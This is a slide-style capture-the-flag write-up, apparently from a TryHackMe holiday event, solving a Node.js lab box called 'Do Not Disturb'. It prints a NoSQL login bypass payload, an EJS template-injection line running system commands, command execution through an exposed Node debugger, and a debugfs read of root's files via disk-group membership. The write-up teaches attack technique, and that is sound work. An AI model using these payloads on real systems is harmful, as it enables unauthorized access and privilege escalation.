


Hacker Holidays 2026 – Day 8


Do Not Disturb



In this challenge for the Hacker Holidays, we're asked to hack a web app and completely take over the server

Hacker Holidays 2026 – Day 8

Do Not Disturb



The image shows a login page for 'Byte Lotus'. The page has a dark brown background. At the top, the text 'Byte Lotus' is displayed in a large, white, sans-serif font. Below it, a tagline reads 'Reserve a cabana. Claim a sunbed. The pool remembers your usual.' in a smaller, white, sans-serif font. The login form is centered and consists of two input fields and a button. The first input field is labeled 'Staff / Guest ID' and contains the text 'attendant'. The second input field is labeled 'Passphrase' and is empty. Below the input fields is a teal-colored button with the text 'Sign in' in white.

Byte Lotus

Reserve a cabana. Claim a sunbed. The pool remembers your usual.

Staff / Guest ID

attendant


Passphrase

Sign in

The first obstacle is the web app login page

Hacker Holidays 2026 – Day 8

Do Not Disturb



```
└─$ curl -I http://10.145.166.42/  
HTTP/1.1 200 OK  
X-Powered-By: Express  
Content-Type: text/html; charset=utf-8
```

We suspect that the valid username is 'attendant',
and the web app framework is Node JS

Hacker Holidays 2026 – Day 8

Do Not Disturb

username=attendant&password[\$ne]=1

Node JS web apps are often paired with a MongoDB NoSQL database, so we can use a NoSQL login bypass payload to gain access

Hacker Holidays 2026 – Day 8

Do Not Disturb

username=attendant&password[\$ne]=1

This bypass works, because the database evaluates \$ne as 'not equal' (in this case, password is not equal to the number 1)

Hacker Holidays 2026 – Day 8

Do Not Disturb

Confirmation template (EJS — use `<%= guest %>` to personalise)

Dear `<%= guest %>`, your Byte Lotus cabana is confirmed.

Preview

Once in the web app, we see that the console allows us to run EJS script

Hacker Holidays 2026 – Day 8

Do Not Disturb

Dear <%=

```
global.process.mainModule.require('child_process').execSync('id') %>, your Byte Lotus  
cabana is confirmed.
```

```
Dear uid=996(poolside) gid=996(poolside)  
, your Byte Lotus cabana is confirmed.
```

EJS is a common templating engine in NodeJS environments. This app is vulnerable to SSTI (Server-Side Template Injection) though this endpoint

Hacker Holidays 2026 – Day 8

Do Not Disturb

```
@dbus-daemon --system --address=systemd: --nofork --  
/usr/bin/node --inspect=127.0.0.1:9229 processor.js  
/usr/bin/node app.js
```

Acting as the poolside user, we spot an interesting process being run by the piplinesvc user

Hacker Holidays 2026 – Day 8

Do Not Disturb

```
@dbus-daemon --system --address=systemd: --nofork --  
/usr/bin/node --inspect=127.0.0.1:9229 processor.js  
/usr/bin/node app.js
```

This process exposes a NodeJS script for debugging, via tools like Google Chrome or NodeJS's own debugger

Hacker Holidays 2026 – Day 8

Do Not Disturb

```
debug> repl
Press Ctrl+C to leave debug repl
> process.getuid()
995
> process.getgid()
995
> process.getBuiltinModule('child_process').execSync('whoami').toString()
'pipelinesvc\n'
> █
```

Using the NodeJS debugger, we can enumerate the user-context the process is running as, and run system commands in the context of that user

Hacker Holidays 2026 – Day 8

Do Not Disturb

```
pipelinesvc@tryhackme-2404:/opt/pipelinesvc/telemetry$ id  
uid=995(pipelinesvc) gid=995(pipelinesvc) groups=995(pipelinesvc),6(disk)
```

After getting direct access as this new user, we learn that they are part of the Linux **disk** group, which has admin powers over the system's storage devices and hard drives

Hacker Holidays 2026 – Day 8

Do Not Disturb

```
/dev/mapper/control  
/dev/nvme0  
/dev/nvme0n1  
/dev/nvme0n1p1  
/dev/nvme1  
/dev/nvme1n1
```

```
pipelinevc@tryhackme-2404:/$ debugfs -R "cat /root/root.txt" /dev/nvme0n1p1  
debugfs 1.47.0 (5-Feb-2023)  
THM{r4w_d1nk_4cc3an_w4n_t00_much}
```

After enumerating the disk partitions on the filesystem, we can read the final flag for the challenge

Hacker Holidays 2026 – Day 8

Do Not Disturb – Review of Vulns

Initial Access 1 → NoSQL Login Bypass

Initial Access 2 → SSTI via EJS Preview Page

Priv Esc 1 → Exposed NodeJS Debug Process

Priv Esc 2 → Disk User Group Arbitrary File Read